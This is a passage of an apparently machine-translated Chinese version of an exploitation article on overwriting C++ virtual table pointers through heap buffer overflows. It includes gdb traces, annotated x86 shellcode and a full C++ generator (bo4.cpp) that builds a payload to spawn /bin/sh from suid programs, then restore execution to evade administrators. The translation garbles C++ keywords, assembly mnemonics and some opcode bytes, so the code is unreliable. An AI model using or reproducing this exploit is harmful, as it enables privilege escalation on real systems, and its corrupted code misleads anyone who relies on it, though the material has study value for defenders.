
(gdb) 中断 *0x8048690
0x8048690 处的断点 1

```

最后,我们启动我们的程序:

```

(gdb) 运行
启动程序: /home/rix/BO/bo3
断点 1, 0x8048690 in main()

```

我们读取第一个对象的地址:

```

(gdb) 信息注册 eax

```

eax: 0x8049b38 134519608

然后我们追求,同时希望一切如预期般发生.....:)

继续。

程序收到信号 SIGTRAP,跟踪/断点陷阱。 0x8049b58 在??()

我们收到一个 SIGTRAP 并,由 0x8049b58 地址之前的指令引发。但是,我们对象的地址是 0x8049b38。 0x8049b58-1-0x8049b38=0x1F (=31),这正是我们的 CCh 在我们的缓冲区中的偏移量。因此,执行的就是我们的 CCh! ! !

你明白了,我们现在可以用一个小的 shellcode 替换我们简单的 CCh 代码,以获得一些更有趣的结果,特别是如果我们的程序 bo3 是 suid...;)

## 该方法的一些变化

我们在这里解释了最简单的可利用机制。

可能会出现其他更复杂的情况.....

例如,我们可以像这样在类之间建立关联:

```
类 MyClass3 { 私有:char  
Buffer3[32];
```

```
MyClass1 *PtrObjectClass;公共:虚拟无效  
函数1 (){
```

```
...  
PtrObjectClass1->PrintBuffer();  
...
```

};};

在这种情况下,我们有两个类之间的关系,称为“引用链接”。

我们的 MyClass3 类包含指向另一个类的指针。如果我们在 MyClass3 类中溢出缓冲区,我们可以覆盖 PtrObjectClass 指针。我们只需要浏览一个补充指针; )

其中： B 表示 MyClass4 的 Buffer 的字节数。

C 代表 MyClass1 的 Buffer 的字节数。

P 表示指向 MyClass1 对象类的指针的字节。

X 表示 MyClass4 对象类的可能 VPTR 的字节。 (在包含指针的类中没有必要有一个 VPTR)。

Y 代表 MyClass1 对象类的 VPTR 的字节。

这种技术在这里不依赖于编译器内部类的结构 (VPTR 的偏移量),而是依赖于程序员定义的类的结构,并且甚至可以在来自编译器的程序中利用它来放置VPTR 位于内存中对象的开头 (例如 Visual C++)。

此外,在这种情况下,MyClass3 对象类可能已在堆栈 (本地对象)上创建,这使得本地化变得容易得多,因为对象的地址可能是固定的。但是,在这种情况下,我们的堆栈必须是可执行的,而不是像以前那样我们的堆。

我们知道如何找到 BufferOverflow() 函数的 3 个参数中的 2 个的值 (VTABLE 地址的数量和 VPTR 的偏移量)

事实上,这两个参数在调试程序代码时很容易找到,而且它们的值从执行到另一个都是固定的。

另一方面,第一个参数 (内存中对象的地址)更难建立。事实上,我们需要这个地址只是因为我们想将我们创建的 VTABLE 放入缓冲区中。

----|一个特殊的例子

假设我们有一个类,其最后一个变量是可利用的缓冲区。这意味着如果我们用 N + 4 字节填充这个缓冲区 (例如大小为 N 字节),我们知道我们没有修改进程空间内存中的任何其他内容,即缓冲区的内容 VPTR,以及我们的 VPTR 之后的字节 (因为字符 00h)。

也许我们可以利用这种情况。但是怎么做?我们将使用缓冲区,启动一个 shellcode,然后跟随程序的执行!优势将是巨大的,因为程序不会被残酷地完成,并且 dus 不会提醒最终控制或记录其执行的人 (管理员.....)。

可能吗?

有必要首先执行我们的 shellcode,在我们的缓冲区中重写一个链,并将堆栈恢复到初始状态 (就在我们的方法调用之前)。然后,我们只需要调用初始方法,以便程序正常继续。

以下是我们将要遇到的几个注意事项和问题: - 有必要完全重写我们的缓冲区 (以便继续执行使用适当的值),因此要覆盖我们自己的 shellcode。

为了避免这种情况,我们将复制一部分 shellcode (尽可能最小的部分)到内存中的另一个位置。

在这种情况下,我们将把一部分 shellcode 复制到堆栈中 (我们将这部分代码称为“stackcode” )。如果我们的堆栈是可执行的,它应该不会造成任何特别的问题。

- 我们之前提到过一个“奇怪的处理”,它包括向我们的对象的地址添加一个偏移量,并将这个结果放在堆栈上,它提供了指向已执行方法的 This 指针。

问题是,在这里,将添加到

我们的对象的地址将被放入我们的 VTABLE 中,并且这个偏移量

不能为 0 (因为我们的缓冲区中不能有 00h 字节)。

我们将为这个偏移量选择一个任意值,我们将放置

在我们的 VTABLE 中,稍后更正堆栈上的 This 值,使用  
相应的减法。

- 我们将在我们的进程上创建一个 fork(),以启动执行  
shell (exec ()) ,并等待其终止 (wait ()) ,继续  
我们执行主程序。


- 我们将继续执行的地址是不变的,因为它是  
原始方法的地址 (出现在我们对象的 VTABLE 中  
相对等级)。

- 我们知道我们可以使用我们的 EAX 寄存器,因为这将是  
在任何情况下都会被我们方法的返回值覆盖。

- 我们不能在缓冲区中包含任何 00h 字节。然后我们应该重生  
这些字节 (我们的字符串所必需的)在运行时。

在应用所有这些要点的同时,我们将尝试构建一个

根据下图缓冲:



其中: 9 表示 NOP 字节 (90h)。

T 表示形成偏移量字节,将被添加到  
堆栈上的指针 (奇怪的处理;)。

M 代表我们缓冲区中我们开始的地址  
外壳代码。

S 表示 “/bin/sh”字符串在我们的缓冲区中的地址。

0 代表 90h 字节,运行时会初始化为 00h  
(对于 exec () 是必需的)。

/bin/sh 表示 “/bin/sh”字符串,没有任何 00h 终止符  
字节。

A 代表我们的 shellcode 的一个字节 (主要是运行 shell,然后  
复制堆栈上的堆栈代码并运行它)。

B 代表我们堆栈代码的一个字节 (主要用于重置我们的缓冲区  
使用新字符串,并运行原始方法以继续  
原程序的执行)。

newstring 表示 “newstring”字符串,它将被重新复制到  
shell 执行后的缓冲区,继续执行。

V 代表 VPTR 的一个字节,它必须指向开头  
我们的缓冲区 (到我们的 VTABLE)。

L 表示在 VPTR 之后将被复制的字节,这将  
是一个 0hh 字节。

更详细地说,这里是我们的 shellcode 的内容和  
堆栈代码:

```
pushl %ebp //保存现有的EBP
movl %esp,%ebp //堆栈帧创建
```

```

xorl %eax,%eax 移动           //EAX=0
$0x31,%al

subl %eax,%esp               //EAX=$StackCodeSize(代码大小)
                             //谁将被复制到堆栈中)
                             //创建一个局部变量
                             //包含我们的堆栈代码

推力是%
pushl% esi
推%edx
pushl% ecx
pushl %ebx                   //保存寄存器
pushf cld                    //保存标志
                             //方向标志=增量
                             //EAX=0

xorl %eax,%eax movw          //EAX=$AddThis (为
$0x101,%ax                  //在堆栈上计算 This)
                             //我们从
                             //当前栈上的这个值,到
                             //恢复原来的This.
                             //EAX=0

subl %eax,0x8(%ebp)          //EDI = $ BufferAddress + $ NullOffset
                             // (我们的 NULL dword 的地址
                             //缓冲)
                             //我们将这个NULL写入缓冲区
                             //EDI=$BufferAddress+$BinSh00Offset
                             // (来自"/bin/sh"的00h地址)
                             //我们把这个00h写在末尾
                             //"/bin/sh"

xorl %eax,%eax movl          //EAX=0
$0x804a874,%edi             //EDI = $ BufferAddress + $ NullOffset
                             // (我们的 NULL dword 的地址
                             //缓冲)
                             //我们将这个NULL写入缓冲区
                             //EDI=$BufferAddress+$BinSh00Offset
                             // (来自"/bin/sh"的00h地址)
                             //我们把这个00h写在末尾
                             //"/bin/sh"

stosl%eax,%es: (%edi) movl $0x804a87f,           //如果EAX=0则跳转到LFATHER
%edi                         // (如果父进程EAX=0)

stosb %al,%es:(%edi)          //如果EAX=0则跳转到LFATHER
                             // (如果父进程EAX=0)

移动 $0x2,%al
int $0x80 xorl               //叉 ()
%edx,%edx cmp l %edx,
%eax
等等。      0x804a8c1           //否则我们是子进程
                             //EBX=$BufferAddress+$BinShOffset
                             // ( "/bin/sh"的地址)
                             //ECX=$BufferAddress+$BinShAddressOffset
                             // ( "/bin/sh"的地址)
                             //EDX=0h (NULL)
                             //exec() "/bin/sh"

父亲:
movl %edx,%esi movl          //ESI = 0
%edx,%ecx movl %edx,
%ebx notl %ebx               //ECX = 0
                             //EBX=0
                             //EBX=0xFFFFFFFF
                             //EAX=0
                             //EAX=0x72
                             //wait() (等待shell退出)
                             //ECX = 0
                             //ECX = $ StackCodeSize
                             //ESI = $ BufferAddress + $ StackCodeOffset
                             // (开头的地址
                             //堆栈代码)
                             //ED指向结束或本地
                             //多变的
                             //ED指向或开头
                             //局部变量

movl% ebp, 是%               //ED指向或开头
                             //局部变量
subl% ecx,% edi

```

```

movl%edi,%edx          //EDX也指向开头
repz movsb %ds:(%esi),%es:(%edi) //或局部变量
跳转      *%edx          //将我们的堆栈代码复制到我们的本地
                           //栈上的变量
                           //在堆栈上运行我们的堆栈代码

堆栈代码：
movl $ 0x804a913,% 是 // ESI = $ BufferAddress + $ NewBufferOffset
                           // (指向我们想要的新字符串
                           // 在缓冲区中重写)
                           // EDI=$BufferAddress (指向
                           // 我们缓冲区的开始)
                           // ECX = 0
                           // ECX=$NewBufferSize(长度
                           // 新字符串)
                           // 复制新字符串到
                           // 我们缓冲区的开始
                           // AL=0
                           // 在字符串末尾添加一个00h
                           // EDI = $ BufferAddress + $ VPTROffset
                           // (VPTR的地址)
                           // EAX=$VTABLEAddress (地址
                           // 我们类的原始 VTABLE)
                           // EBX=$VTABLE地址
                           // 纠正VPTR指向
                           // 原始 VTABLE
                           // AL=$LastByte (后面的字节
                           // VPTR 在内存中)
                           // 我们纠正这个字节
                           // EAX=*VTABLEAddress+IAddress*4
                           // (EAX 取的地址
                           // 原始方法中的原始方法
                           // VTABLE) 。

流行音乐
popl%ebx
popl% ecx
popl%edx
popl%esi
popl% edi          //恢复标志和寄存器
movl% ebp,% esp
popl %ebp jmp      //销毁栈帧
*%eax              //运行原始方法

```

我们现在必须编写一个 BufferOverflow() 函数来“编译”我们 shellcode 和 stackcode，并创建我们的缓冲区的结构。

以下是我们应该传递给这个函数的参数：

- BufferAddress = 我们的缓冲区在内存中的地址。
  - IAddress = 将执行的第一个方法的 VTABLE 中的索引。
  - VPTROffset = 我们缓冲区中要覆盖的 VPTR 的偏移量。
  - AddThis = 将被添加到堆栈上的 This 指针的值，因为“奇怪的处理”。
  - VTABLEAddress = 我们类的原始 VTABLE 的地址（编码在可执行）。
  - \*NewBuffer = 指向我们要放置在缓冲区中的新链的指针
- 正常继续程序。
- LastByte = 内存中 VPTR 之后的原始字节，即在原始缓冲区中复制我们的缓冲区时被覆盖，因为00h。

这是程序的结果代码 (bo4.cpp) :

```
#include <stdio.h> #include
<string.h> #include <malloc.h>

#define 缓冲区大小 256

类 BaseClass { 私有:字符缓
冲区 [BUFFERSIZE];公共:
void SetBuffer(char *String)
{ strcpy(Buffer, String); } virtual void
PrintBuffer() { printf("%s\n", Buffer); } };

类 MyClass1:public BaseClass { public: void
PrintBuffer() { printf("MyClass1: ");

BaseClass::PrintBuffer(); }};

类 MyClass2:public BaseClass { public: void
PrintBuffer() { printf("MyClass2: ");

BaseClass::PrintBuffer(); }};

char *BufferOverflow(unsigned long BufferAddress,int IAddress,int VPTROffset,
unsigned short AddThis,unsigned long VTABLEAddress,char *NewBuffer,char LastByte) {
    字符 *CBuf;无符号
    长 *LBuf;无符号短 *SBuf; char
    BinShSize,ShellCodeSize,StackCodeSize,NewBufferSize;无符号长我,
    MethodAddressOffset,BinShAddressOffset,NullOffset,BinShOffset,BinSh00Offset,
    ShellCodeOffset,StackCodeOffset,
    NewBufferOffset,NewBuffer00Offset,
    最后字节偏移; char *
    BinSh = "/bin/sh";

    CBuf=(char*)malloc(VPTROffset+4+1);
    LBuf=(无符号长*)CBuf;

    BinShSize = (char) strlen (BinSh);
    ShellCodeSize=0x62;
    堆栈码大小=0x91+2-0x62;
```

```

NewBufferSize=(char)strlen(NewBuffer);

MethodAddressOffset=IAddress*4;
BinShAddressOffset = MethodAddressOffset + 4;
NullOffset=方法地址偏移+8;
BinShOffset=方法地址偏移+12;
BinSh00Offset=BinShOffset+(无符号长)BinShSize;
ShellCodeOffset=BinSh00Offset+1;
StackCodeOffset=ShellCodeOffset+(unsigned long)ShellCodeSize;
NewBufferOffset=StackCodeOffset+(unsigned long)StackCodeSize;
NewBuffer00Offset=NewBufferOffset+(unsigned long)NewBufferSize;
LastByteOffset = VPTROffset + 4;

对于 (i=0;i<VPTROffset;i++) CBuf[i]='\x90'; //NOP
SBuf=(无符号短*)&LBuf[2];
*SBuf=添加这个; //添加到栈上的This指针

LBuf=(unsigned long*)&CBuf[MethodAddressOffset];
*LBuf=缓冲区地址+ShellCodeOffset; //shellcode的地址

LBuf=(无符号长*)&CBuf[BinShAddressOffset];
*LBuf=缓冲区地址+BinShOffset; // "/bin/sh"的地址

memcpy(&CBuf[BinShOffset],BinSh,BinShSize); //"/bin/sh" 字符串

//外壳代码：

i=ShellCodeOffset;
CBuf[i++]='\x55'; //推送 %ebp
CBuf[i++]='\x89';CBuf[i++]='\xE5'; //movl %esp,%ebp
CBuf[i++]='\x31';CBuf[i++]='\xC0'; //xorl %eax,%eax
CBuf[i++]='\xB0';CBuf[i++]=StackCodeSize; //movb $StackCodeSize,%al
CBuf[i++]='\x29';CBuf[i++]='\xC4'; //subl %eax,%esp

CBuf[i++]='\x57'; // pushl是%
CBuf[i++]='\x56'; // pushl% esi
CBuf[i++]='\x52'; //推送 %edx
CBuf[i++]='\x51'; // pushl% ecx
CBuf[i++]='\x53'; //推送 %ebx
CBuf[i++]='\x9C'; // 推

CBuf[i++]='\xFC'; //cld

CBuf[i++]='\x31';CBuf[i++]='\xC0'; //xorl %eax,%eax
CBuf[i++]='\x66';CBuf[i++]='\xB8'; //movw $AddThis,%ax
SBuf=(unsigned short*)&CBuf[i];*SBuf=AddThis;i=i+2;
CBuf[i++]='\x29';CBuf[i++]='\x45';CBuf[i++]='\x08'; //subl %eax,0x8(%ebp)

CBuf[i++]='\x31';CBuf[i++]='\xC0'; //xorl %eax,%eax

CBuf [i ++] = '\ xBF'; // movl $BufferAddress + $NullOffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NullOffset;i=i+4;
CBuf [i ++] = '\xAB'; // stosl%eax,%es:(%edi)

CBuf[i++]='\xBF'; //movl $BufferAddress+$BinSh00Offset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinSh00Offset;i=i+4;
CBuf [i ++] = '\xAA'; // stosb%al,%es: (%edi)

CBuf[i++]='\xB0';CBuf[i++]='\x02'; //movb $0x2,%al

```

```

CBuf[i++]='\xCD';CBuf[i++]='\x80'; //int $0x80 (fork())

CBuf[i++]='\x31';CBuf[i++]='\xD2'; //xorl %edx,%edx
CBuf[i++]='\x39';CBuf[i++]='\x00'; //cmpl %edx,%eax
CBuf[i++]='\x75';CBuf[i++]='\x10'; //jnz +$0x10 (-> LFATHER)

CBuf[i++]='\x00';CBuf[i++]='\x0B'; //movb $0xB,%al
CBuf[i++]='\xBB'; //movl $BufferAddress+$BinShOffset,%ebx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShOffset;i+=4;
CBuf[i++]='\xB9'; //movl $BufferAddress+$BinShAddressOffset,%ecx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShAddressOffset;i+=4;
CBuf[i++]='\x31';CBuf[i++]='\xD2'; //xorl %edx,%edx
CBuf[i++]='\xCD';CBuf[i++]='\x80'; //int $0x80 (execve())

//父亲:
CBuf[i++]='\x89';CBuf[i++]='\xD6';
CBuf[i++]='\x89';CBuf[i++]='\xD1';
CBuf[i++]='\x89';CBuf[i++]='\xD3';
CBuf[i++]='\xF7';CBuf[i++]='\xD3';
CBuf[i++]='\x89';CBuf[i++]='\x00';
CBuf[i++]='\x00';CBuf[i++]='\x72';
CBuf[i++]='\xCD';CBuf[i++]='\x80';

CBuf[i++]='\x31';CBuf[i++]='\xC9'; // xorl% ecx,% ecx
CBuf[i++]='\xB1';CBuf[i++]=StackCodeSize; //movb $StackCodeSize,%cl

CBuf[i++]='\xBE'; //movl $BufferAddress+$StackCodeOffset,%esi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+StackCodeOffset;i+=4;

CBuf[i++]='\x89';CBuf[i++]='\xEF'; // movl%ebp,%edi
CBuf[i++]='\x29';CBuf[i++]='\xCF'; // subl% ecx,% edi
CBuf[i++]='\x89';CBuf[i++]='\xFA'; // movl%edi,%edx

CBuf[i++]='\xF3';CBuf[i++]='\xA4'; //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\xFF';CBuf[i++]='\xE2'; //jmp *%edx (stackcode)

//堆栈代码:
CBuf[i++]='\xBE'; // movl $BufferAddress + $NewBufferOffset,%esi

LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NewBufferOffset;i+=4;
CBuf[i++]='\xBF'; //movl $BufferAddress,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress;i+=4;
CBuf[i++]='\x31'; CBuf[i++]= '\xC9'; // xorl% ecx,% ecx
CBuf[i++]='\xB1';CBuf[i++]=NewBufferSize; //movb $NewBufferSize,%cl
CBuf[i++]='\xF3'; CBuf[i++]= '\xA4'; // repz movsb% ds: (% esi),% es: (% edi)

CBuf[i++]='\x30';CBuf[i++]='\xC0'; //xorb %al,%al
CBuf[i++]='\xAA'; //stosb %al,%es:(%edi)

CBuf[i++]='\xBF'; // movl $BufferAddress + $VPTROffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+VPTROffset;i+=4;
CBuf[i++]='\xB8'; //movl $VTABLEAddress,%eax
LBuf=(unsigned long*)&CBuf[i];*LBuf=VTABLEAddress;i+=4;
CBuf[i++]='\x89';CBuf[i++]='\xC3'; //movl %eax,%ebx
CBuf[i++]='\xAB'; // stosl%eax,%es:(%edi)

CBuf[i++]='\xB0'; CBuf[i++]=LastByte; //movb $LastByte,%al

```

```

CBuf[i ++] = '\xAA';
//stosb %al,%es:(%edi)

CBuf[i ++] = '\x8B'; CBuf[i ++] = '\x43';
CBuf[i ++] = (char)4 * IAddress;
//movl $4*IAddress(%ebx),%eax

CBuf[i ++] = '\x9D';
CBuf[i ++] = '\x5B';
CBuf[i ++] = '\x59';
CBuf[i ++] = '\x5A';
CBuf[i ++] = '\x5E';
CBuf[i ++] = '\x5F';
// popf //
popl% ebx //
popl% ecx //
popl% edx //
popl% esi //
popl% edi

CBuf[i ++] = '\x89'; CBuf[i ++] = '\xEC';
CBuf[i ++] = '\x5D';
//movl %ebp,%esp //
popl %ebp

CBuf[i ++] = '\xFF'; CBuf[i ++] = '\xE0';
//jmp *%eax

memcpy(&CBuf[NewBufferOffset], NewBuffer, (unsigned long)NewBufferSize);
//将新字符串插入缓冲区

LBuf = (unsigned long *) & CBuf[VPTROffset];
*LBuf = 缓冲区地址; //我们的VTABLE的地址

CBuf[LastByteOffset] = 0; //最后一个字节 (用于 strcpy())

返回 CBuf; }

```

```

无效的主要 () {
    基类 *Object[2]; 无符号长
    *VTABLEAddress;

    对象[0] = 新的 MyClass1;
    对象[1] = 新的 MyClass2;

    printf("Object[0] 地址 = %X\n", (unsigned long) &(*Object[0]));
    VTABLEAddress = (unsigned long *) ((char *) &(*Object[0]) + 256); printf("VTABLE 地址 =
    %X\n", *VTABLEAddress);

    Object[0] -> SetBuffer(BufferOverflow((unsigned long) &(*Object[0]), 3, BUFFERSIZE,
    0x0101, *VTABLEAddress, "newstring", 0x29));

    对象[1] -> SetBuffer("string2");
    对象[0] -> PrintBuffer();
    对象[1] -> PrintBuffer(); +
}

```

现在,我们准备编译并检查...

```

rix@pentium:~/BO > gcc -o bo4 bo4.cpp rix@pentium:~/
BO > bo4 地址 对象[0] = 804A860 地址 VTable = 8049730
sh-2.02$ exit 退出

```

```

MyClass1:新字符串
MyClass2: string2
rix@pentium:~/BO >

```

正如预见的那样,我们的shell自己执行,然后程序继续执行,缓冲区中有一个新字符串 ( “newstring” ) ! ! !

## 结论

=====

总而言之,让我们注意到基础技术需要以下条件才能成功: - 一定最小大小的缓冲区

- `suid` 程序 - 可执行堆和/  
或可执行堆栈 (根据技术) - 知道缓冲区开始的地址 (在堆上或在

堆)

- 知道从 `VPTR` 缓冲区开始的偏移量 (固定为所有处决)
- 知道指向第一个执行方法的指针在 `VTABLE` 中的偏移量溢出后 (针对所有执行固定)
- 如果我们想继续执行,要知道 `VTABLE` 的地址程序正确。

我希望本文将再次向您展示指针 (在现代编程中越来越多地使用)在某些特定情况下是如何非常危险的。

我们注意到,一些像 C++ 一样强大的语言,总是包含一些弱点,这并不是因为特定的语言或工具使程序变得安全,而主要是因为它的设计者的知识和专业知识.....

感谢:route、klog、mayhem、nite、darkbug。

|EOF|-----|